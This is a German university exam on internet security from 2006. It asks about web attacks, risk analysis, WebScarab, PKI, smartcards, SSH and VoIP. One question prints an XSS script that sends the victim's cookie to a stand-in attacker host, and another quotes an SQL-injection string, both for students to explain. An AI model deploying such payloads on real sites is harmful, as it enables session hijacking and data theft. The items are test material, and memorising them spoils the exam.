


Prüfung vom 20.9.2006 (Teil Hei)

Anzahl Zusatzblätter:

Name, Vorname:

- Prüfungsdauer: **60 Minuten**
- Die Prüfung setzt sich aus verschiedenen Fragetypen zusammen:
  ***Wis**sensfragen (Beschreibungswissen):* Abruf und Wiedergabe von Vorlesungsinhalten (z.B. Begriffe, Bezeichnungen, ...)
  ***Ver**ständnisfragen (Erklärungswissen):* Verständnis unter Beweis stellen (typische Fragen sind z.B. Erklären Sie ...).
  ***Ums**etzungsfragen (Transferleistung):* Gelernten Wissens auf andere Bereiche umsetzen, „Neue Fragen" d.h. Inhalte wurden nicht 1:1 in Vorlesung behandelt, eigene Ideen entwickeln (z.B. Wie würden Sie vorgehen wenn...)
- Es sind **keine Unterlagen erlaubt.**
- Die **Aufgabenblätter sind in zusammengehefteter Form zu belassen**.
- Die Lösungen sind direkt auf die Aufgabenblätter zu schreiben (nur wenn nötig auf Zusatzblätter).
- Sind Berechnungen anzustellen, so ist zusätzlich zum Endwert (*mit Dimensionen*) auch die Formel gefragt.
- **Alle Lösungen müssen nachvollziehbar sein** (Beschreibung und evtl. Formelsammlungsnummer angeben).
- Bei Multiple-Choice-Fragen sind eventuell mehrere Antworten anzkreuzen. **Falsch angekreuzte Antworten Negativpunkte**. Kreuzen Sie besser nichts an, wenn Sie nicht sicher sind.
- Die pro Teilaufgabe erreichbare Punktzahl ist am Rand angegeben.
- Bei Unklarheiten sind sinnvolle Annahmen zu treffen (keine Fragen während der Prüfung stellen).
- Verwenden Sie keine rote Schriftfarbe für Ihre Lösungen; Bleistift ist erlaubt.

1) Beschreiben Sie vier Gefahren bei der Nutzung eines öffentlichen Rechners (z. B. in einem Internet Kaffee). Geben Sie je auch eine Abwehrmassnahme an und beschreiben Sie, wie wirkungsvoll die Massnahme ist:

W	G1		1
U	M1		2
W	G2		1
U	M2		2
W	G3		1
U	M3		2
W	G4		1
U	M4		2

2) Wissensfragen

a) Diverses:

		richtig	falsch	
W	Ein im „97/2000 Compatible“ Mode verschlüsseltes Word Dokument, kann ohne Kenntnis des Passwortes entschlüsselt werden.			1
W	Das für ein im „97/2000 Compatible“ Mode zur Verschlüsselung eines Word Dokuments verwendete Passwort wird bei der Entschlüsselung typischerweise zurückgewonnen.			1
W	Um an der Abstimmung zu einem ANSI-Standard teilnehmen zu können, muss man an einer bestimmten Anzahl Standardisierungsmeetings teilgenommen haben.			1
W	Der British Standard BS7799 ist die Grundlage zum Information Security Management System (ISMS) Standard ISO/IEC 27001:2005.			1
W	ITIL ist ein De-Facto-Standard im Bereich Service Management, Dokumentation und Planung von IT-Services.			1

b) Client Side Security:

		richtig	falsch	
W	Bei Signed und Unsigned ActiveX Controls werden unterschiedliche Rechte zur Nutzung von Ressourcen zugewiesen.			1
W	Die Unterschrift auf einem Signed Applet beweist, dass es sich nicht um ein „bösartiges“ Applet handelt.			1
W	Es ist möglich, dass ein Cookie, welches von einem Web-Server „A“ einer bestimmten Domain gesetzt wurde, auch von einem anderen Web-Server “B“ der selben Domain gelesen werden kann.			1
W	Um zu verhindern, dass „bösartige Befehle“ zum Server geschickt werden können, sollte man den Inhalt von Eingabefeldern vor allem auf der Clientseite überprüfen.			1
W	Aus sicherheitstechnischen Überlegungen ist es besser, wenn Parameter vom Client zum Server mittels GET anstatt mittels POST übertragen werden.			1

c) Server Side Security:

		richtig	falsch	
W	Wenn sogenannte „Thread Safety“ nicht garantiert ist, kann der Wert einer Variablen unbemerkt überschrieben werden.			1
W	Die „Top Ten most critical web application security flaws“ Liste von OWASP rangiert die „Flaws“ nach deren Wichtigkeit (1. Stelle wichtigster, 10. unwichtigster Aspekt).			1
W	Die „Basic Authentication“ ist auch ohne Zusatzmassnahmen ein sicheres Verfahren zur Authentisierung von Web-Server Benutzern.			1
W	Der String „ ‘ OR 1=1 “ könnte ein Beispiel zur Demonstration von SQL-Injection sein.			1
W	„WebScarab“ ist ein Werkzeug zur Analyse von HTTP-Verkehr, welches auch für HTTPS Man-in-the-Middle-Attacken genutzt werden könnte.			1

3) Security Analysis: Auf dem Internet-Shop der Videoversandfirma „BeatUzo“ gibt es Transaktionsdaten, die zeigen, welche Personen wann welche Videos bestellt haben.

a) Vervollständigen Sie die folgenden drei Sätze zum Begriff „Risiko“, indem Sie aus den nachstehend aufgeführten Wörtern die richtigen an der richtigen Stelle einsetzen: Gesetz, Schaden, Schutzmassnahme, Angreifer, Bedrohung, Verletzlichkeit, kann, entsteht, will, eindringt, darf, Hacker,

W	Das Risiko wird bestimmt durch ...		1
W	dass jemand auf die Daten zugreifen ...		1
W	Das Risiko hängt auch von ...		1
W	des Systems ab, welche dazu führt, dass jemand auf Daten zugreifen ...		1
W	Entscheidend für das Risiko ist, welcher ...		1
W	bei einer erfolgreichen Attacke ...		1

b) Jemand veröffentlicht eine Liste mit den Namen von Personen, die bei „BeatUzo“ Videos mit pornographischem Inhalt bestellt haben. Beschreiben Sie zu diesem Vorfall drei grundsätzlich unterschiedliche Schadenfolgen inkl. Art der Kosten für „BeatUzo“.


	Stichwort zum Schaden	Beschreibung des Schadenfalls (Schadenszenario) und Kostenart	
U			3
U			3
U			3

c) Geben Sie ein Beispiel, welches bei der Firma „BeatUzo“ zu einer „Threat-Erhöhung“ führen kann und geben Sie ein Beispiel, wie man die „Vulnerability“ reduziert.

U	Threat-Erhöhung		2
U	Vulnerability-Reduktion		2

4) Sie installieren WebScarab auf ihrem Rechner, um verschiedene Web-Anwendungen zu untersuchen. Die Anwendungen wählen Sie vom Browser auf demselben Rechner aus an.

a) Auf dem Browser wird mit dem url http://www.test.ch ein virtueller Webserver angewählt. Ergänzen Sie in der folgenden Skizze, welche Browsereinstellung vorzunehmen ist, damit die gewünschte Web-Seite beim Browser und bei WebScarab angezeigt wird. Geben Sie ferner beim http-Request die fehlenden Werte an.

V	Skizze		6


b) Als nächstes wählen Sie https://www.test.ch an. Beschreiben Sie, was WebScarab tun muss, damit diese SSL-Verbindung aufgebaut und mittels WebScarab unverschlüsselt analysiert werden kann.
Beschreiben Sie auch, welche zwei Warnungen nun auf dem Browser erscheinen dürften und geben Sie an, weshalb diese Warnungen erscheinen.

V			4
V			2
V			2


c) Beschreiben Sie, was man tun müsste, damit beim Browser die SSL-Warnung nicht mehr erscheint, wenn auf andere Server zugegriffen wird

U		4

d) Als Nächstes untersuchen Sie mit Hilfe der SessionID-Analyse von WebScarab zwei Web-Anwendungen. Die Visualisierung liefert untenstehende Bilder. Geben Sie die beiden wichtigsten Anforderungen an eine gute SessionID an. Beschreiben Sie die SessionID-Darstellungen und beurteilen Sie die Qualität der beiden SessionID-Verfahren.



ASPSESSIONIDSSCASBST=IEFBGABDAGDDCCLEPHELNJEF



JSESSIONID=7F79EF6164A1B60BE3D153562EE12A59

W	Zwei Anforderung an SessionID		2
W	Beschreibung der Darstellung		4
V	Beurteilung, ist „A“ oder „B“ „besser“?		2

5) WebGoat: Die Firma „Critical WebApps AG“ mit dem Server „www.critical.ch“ betreibt ein Web-Forum. Der Zugang ist nur angemeldeten Benutzern erlaubt. Die Benutzer werden aber nur mittels Cookie authentisiert.

a) Sie stöbern durchs Forum und erhalten beim Lesen einer Nachricht plötzlich ein PopUp-Fenster mit anstössigem Text. Erklären Sie, was hier falsch ist. Geben Sie eine Beispielnachricht an, welche auf diesem Web-Forum ebenfalls ein PopUp-Fenster erzeugt.

V / W		1
V		2

b) Forumbenutzer X beschwert sich bei „Critical WebApps AG“, dass Nachrichten unter seinem Namen auftauchen, welche er gar nie geschrieben hat. Auf der Suche nach der Ursache des Problems findet man auf „www.critical.ch“ Forumnachrichten, welche folgenden Quellcode enthalten:

```
<script>
img = new Image();
$url = "http://www.hacker.com/cgi-bin/xss.pl?" + document.cookie;
img.src = $url;
</script>
```

Wie nennt man diese Art Attacke? Beschreiben Sie anhand der einzelnen Codeteile was jeweils passiert oder erreicht wird.

V	Attacke		1
V	`$url = ´´...´´`		2
V	`document.cookie`		2
V	`img.src = $url`		2

c) Beschreiben Sie, unter welcher Bedingung beim folgenden Server-Code die Authentisierung umgangen wird (Username / Password sind nur der Einfachheit halber hart codiert)

```
protected Element createContent( WebSession s )
{
    boolean logout = s.getParser().getBooleanParameter( LOGOUT, false );
    if ( logout )
    {
        s.setMessage( "Goodbye!" );
        s.eatCookies();
        return ( makeLogin( s ) );
    }
    try
    {
        String username = "";
        String password = "";
        try
        {
            username = s.getParser().getRawParameter( USERNAME );
            password = s.getParser().getRawParameter( PASSWORD );
            // if credentials are bad, send the login page
            if ( !"webgoat".equals( username ) || !password.equals( "webgoat" ) )
            {
                s.setMessage( "Invalid username and password entered." );
                return ( makeLogin( s ) );
            }
        }
        catch ( Exception e )
        {
            // The parameter was omitted. set fail open status complete
            if ( username.length() > 0 && e.getMessage().indexOf( "not found") != -1 )
            {
                getLessonTracker( s ).setCompleted( true );
                if ( ( username != null ) && ( username.length() > 0 ) )
                {
                    return ( makeUser( s, username, "Fail Open Error Handling" ) );
                }
            }
        }
        // Don't let the fail open pass with a blank password.
        if ( password.length() == 0 )
        {
            // We make sure the username was submitted to avoid telling the user an invalid
          // username/password was entered when they first enter the lesson via the side menu.
         // This also suppresses the error if they just hit the login and both fields are empty.
            if ( username.length() != 0)
            {
               s.setMessage( "Invalid username and password entered." );
            }
            return ( makeLogin( s ) );

        }

        // otherwise authentication is good, show the content
        if ( ( username != null ) && ( username.length() > 0 ) )
        {
          return ( makeUser( s, username, "Parameters.  You did not exploit the fail open." ) );
        }
    }
    catch ( Exception e )
    {
        s.setMessage( "Error generating " + this.getClass().getName() );
    }
    return ( makeLogin( s ) );
}
```

V	(1) (2)	4

6) BSI Grundschutzhandbuch

a) Im BSI Grundschutzhandbuch werden fünf grundsätzlich verschiedene Gefährdungsbereiche unterschieden, zählen Sie diese auf und geben Sie je ein Beispiel an.

	Gefährdungsbereich	Beispiel	
W			2
W			2
W			2
W			2
W			2

b) Welche der folgenden Aussagen umschreibt die Aufgaben eines IT-Sicherheitsmanagements am treffendsten?

W	Die zwei einzigen Aufgaben des IT-Sicherheitsmanagements sind das Formulieren der Sicherheitsziele und die Erarbeitung eines Sicherheitskonzeptes.		2
	Es müssen vier Verantwortliche verpflichtet werden, welche die Vorgaben für IT-Sicherheit festlegen. Sie haben herauszufinden, ob IT-Sicherheitsmaßnahmen nicht angewandt werden und IT-Sicherheitsreports fehlen. Sie müssen Aktualisierungen veranlassen. Es sind Investitionen in Sicherheitsmaßnahmen und Sicherheitssysteme zu planen.		
	Zuerst sind Organisation, Verantwortung und Zuständigkeiten festzulegen, dann IT-Sicherheitsziele und eine Sicherheitsleitlinie aufzustellen. Ein IT-Sicherheitskonzept ist zu erarbeiten, das anschließend umzusetzen ist.		

c) Geben Sie für jeden der folgenden Punkte an, ob er in der IT-Sicherheitsleitlinie (Security Policy) enthalten sein sollte bzw. ob er für die IT-Sicherheitsleitlinie zutrifft:

		ja	nein	
W	Detaillierte Verhaltensregeln für die Mitarbeiter.			1
W	Die Bedeutung der IT-Komponenten und der IT-Sicherheit für das Unternehmen, Sicherheitsziele und eine Strategie zur Erreichung der Ziele.			1
W	Eine Beschreibung der Sicherheitsverantwortung der Unternehmensleitung.			1
W	Richtlinien, Regeln und Vorgaben zur Organisation der IT-Sicherheit.			1
W	Eine Vorschrift zur Sicherheitsüberwachung der Beschäftigten.			1

d) Bei der Beispielorganisation HSR gibt es eine Anwendung "Personaldatenverarbeitung", unter anderem für die Lohn- und Gehaltsabrechnung sowie die Reisekostenabrechnung. Legen Sie den Schutzbedarf (hoch, mittel, gering) dieser Anwendung für die angegebenen Schutzwerte fest und begründen Sie Ihre Einschätzung.

	Schutz-wert	Schutz-bedarf	Begründung	
U	Vertrau-lichkeit			3
U	Integrität			3
U	Verfüg-barkeit			3

e) Geben Sie für jede der folgenden Gefährdungen des Bausteins „Serverraum“ an, ob sie ein unmittelbares Risiko für das Schutzziel Vertraulichkeit darstellt:

		ja	nein	
V	Unzulässige Temperatur und Luftfeuchte			0.5
V	Ausfall von Patchfeldern durch Brand			0.5
V	Fehlende oder unzureichende Regelungen			0.5
V	Unbefugter Zutritt zu schutzbedürftigen Räumen			0.5
V	Ausfall der Stromversorgung			0.5
V	Spannungsschwankungen/Überspannung/Unterspannung			0.5
V	Manipulation an Daten oder Software			0.5
V	Unbefugtes Eindringen in ein Gebäude			0.5
V	Diebstahl			0.5
V	Vandalismus			0.5

7) Cookies

a) In einem Bericht wurde auf ein Problem bei der Nutzung von Cookies hingewiesen. Dabei ging es darum, dass eine Bank die „Access ID“ bzw. die „Kontonummer des Kunden“ in einem Cookie auf dem Kundenrechner abspeichert. Das Cookie bzw. die Kontonummer wird als „Secure Cookie“ übertragen.
Erklären Sie, welchen Vorteil die Erfinder dieses Systems den Kunden bieten wollten.
Beschreiben Sie ferner, wodurch sich ein „Secure Cookie“ auszeichnet und zählen Sie drei Möglichkeiten auf, wie Fremde an das Cookie mit der Access ID kommen können.

U			2
W			2
V	1		2
V	2		2
V	3		2

b) Wieso kann ein Session Cookie nicht für die oben beschriebene Vereinfachung für die Kunden genutzt werden?

V		2

c) Die Firma mit dem Server „www.teddy.ch“ arbeitet mit der Werbefirma „firms.advert.ch“ zusammen. Beim Aufruf der Einstiegsseite „www.teddy.ch/index.html“ wird ein Third Party Cookie auf Ihren Browser übertragen. Beschreiben Sie das Prinzip, wie firms.advert.ch ein Cookie setzen und dieses in Zusammenhang mit www.teddy.ch bringen kann.

V / U		3

FACHHOCHSCHULE OSTSCHWEIZ
HSR Hochschule für Technik Rapperswil
Abteilung Informatik, Modul Internet Sicherheit 2 SS2006
Prof. Dr. A. Steffen

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL
Institut für Internet-Technologien und -Anwendungen

IntSec2 Prüfung vom 20.09.2006, Teil Steffen — 44 Punkte

Name:	Punkte:
Vorname:	

1 Public Key Infrastructure — 2 + 2 + 2 + 2 = 8 Punkte

a) Welche dieser Zertifikatsdateien enthält einen RSA Private Key? Nur ein Kästchen ankreuzen!

- ☐ myCert.pem
- ☐ myCert.der
- ☐ myCert.p12
- ☐ Alle drei Dateien

b) Beschreiben Sie zwei Methoden, wie ein RSA Private Key vor unberechtigtem Gebrauch geschützt werden kann.

c) Ein Benutzer verwendet mehrere Email-Adressen. Wie können diese durch ein einziges Benutzerzertifikat beglaubigt werden?

d) Wie kann einVPN Client der Auskunft eines OCSP-Servers vertrauen, wenn der OCSP Server ein selbst-signiertes Zertifikat verwendet?

2 Smartcards 2 + 2 + 2 = 6 Punkte

a) Ein Benutzer hat durch dreimalige falsche Eingabe des PINs seine Single-Sign-On Chipkarte blockiert. Welche Möglichkeiten hat der Benutzer selbst, respektive der System Administrator, welcher die Karte herausgegeben hat, um die Karte wieder funktionstüchtig zu machen?

b) Warum kann ein Zertifikat ohne PKSS#11 Login von einer SmartCard gelesen werden, während eine RSA Signatur nur nach einem erfolgreichen Login getätigt werden kann?

c) Wie gewährleistet ein Chipkarten-Betriebsystem, dass verbrauchte Gebühreneinheiten auf einer Prepaid-Telefonkarte durch Hacker nicht mehr aufgeladen werden können?

3 Secure Shell 2 + 2 = 4 Punkte

a) Der sich in der DMZ der HSR befindliche Web-Server `152.96.52.150` kann aus dem Internet problemlos auf Port `8000` erreicht werden. Aus dem HSR Notebooknetz heraus ist dies aber nicht möglich. Mit welchem SSH Port-Forwarding Befehl kann ein Benutzer trotzdem den Web-Server aus dem HSR Notebooknetz heraus erreichen, wenn er als `root` einen SSH Dämon auf dem Linux Server 80.218.57.4 kontaktieren kann?

b) Sie möchten sich als Benutzer `pirat` mit `ssh` von Ihrem Linux Notebook `ostsee` aus auf den Linux Server `nordsee` einloggen. Dabei möchten Sie eine RSA-basierte Authentisierung verwenden, so dass Sie nicht bei jeder Verbindungsaufname das Login-Passwort eintippen müssen. Beschreiben Sie entweder in Worten oder mit Linux Kommandozeilenbefehlen, wie Sie die RSA Authentisierung einrichten müssen.

4 True and Pseudo Random Number Generation 2 + 2 = 4 Punkte

a) Der Mikrofon-Eingang einer Soundkarte liefert als LSB folgende zufällige Sequenz:

```
00000100110001001010010111000010100011011O
```

Wenden Sie die von Neumann erfundene Korrekturmethode auf die obenstehende Sequenz an, um zu erreichen, dass Einsen und Nullen gleich häufig auftreten.

b) Geben Sie zwei Gründe an, warum sich HMAC Funktionen sehr gut als Bausteine für Pseudo Random Number Generatoren eignen.

5 VoIP Security - Multimediaströme 2 + 2 = 4 Punkte

a) Welche der folgenden Sicherheitsprotokolle sind geeignet, um Multimediaströme (d.h. Audio und Videokanäle) in Real-Time zu verschlüsseln?

- ☐ IPsec
- ☐ S/MIME
- ☐ SRTP
- ☐ SSL/TLS

b) Welches der obenstehenden Verfahren ist optimal auf VoIP-Anwendungen zugeschnitten? Begründen Sie Ihre Wahl!

6 VoIP Security – Sessionschlüssel 2 + 2 + 2 + 2 = 8 Punkte

Die Art und Weise, wie Sessionschlüssel zwischen den Kommunikationspartnern ausgetauscht werden sollen, ist politisch höchst umstritten. Folgende Standpunkte werden vertreten:

a) Die Strafverfolgungsbehörden sollen via die Infrastruktur der VoIP-Provider Zugriff auf die Sessionschlüssel erhalten können. Welche technische Lösung, die doch einen Schutz vor dem Abhören durch unberechtigte Dritte garantiert, würde dies ermöglichen?


b) Die Wahrung der Privatsphäre soll absolute Priorität haben. Welche technische Lösung erlaubt die direkte End-to-End-Verschlüsselung, so dass die Sessionschlüssel nur den berechtigten Kommunikationspartnern bekannt sind?

c) Welche Payload ist ideal geeignet, um Sessionschlüssel im Rahmen einer SIP-Session zwischen den Kommunikationspartnern auszutauschen?

d) Wie können Man-in-the-Middle Attacken bei VoIP-Verbindungen verhindert werden?

7 Anonymisierung 2 + 2 + 2 = 6 Punkte

Die untenstehende Figure zeigt den typischen Aufbau eines Mix-Knotens in einer Anonymisierungskette. Erläutern Sie den Effekt, der mit den einzelnen Komponenten erzielt werden soll.



a) DATABASE / DROP DUPLICATES

b) PRIVATE KEY / DECRYPT

c) N MESSAGE BUFFER / RE-SORT

8 WS-Security 2 + 2 = 4 Punkte

a) Was ist der Grundgedanke hinter der Verwendung von SAML-basierten Assertions in Föderationen von heterogenen Partnern?

b) Wie wird in einer Föderation das Vertrauen zwischen den Partnern etabliert?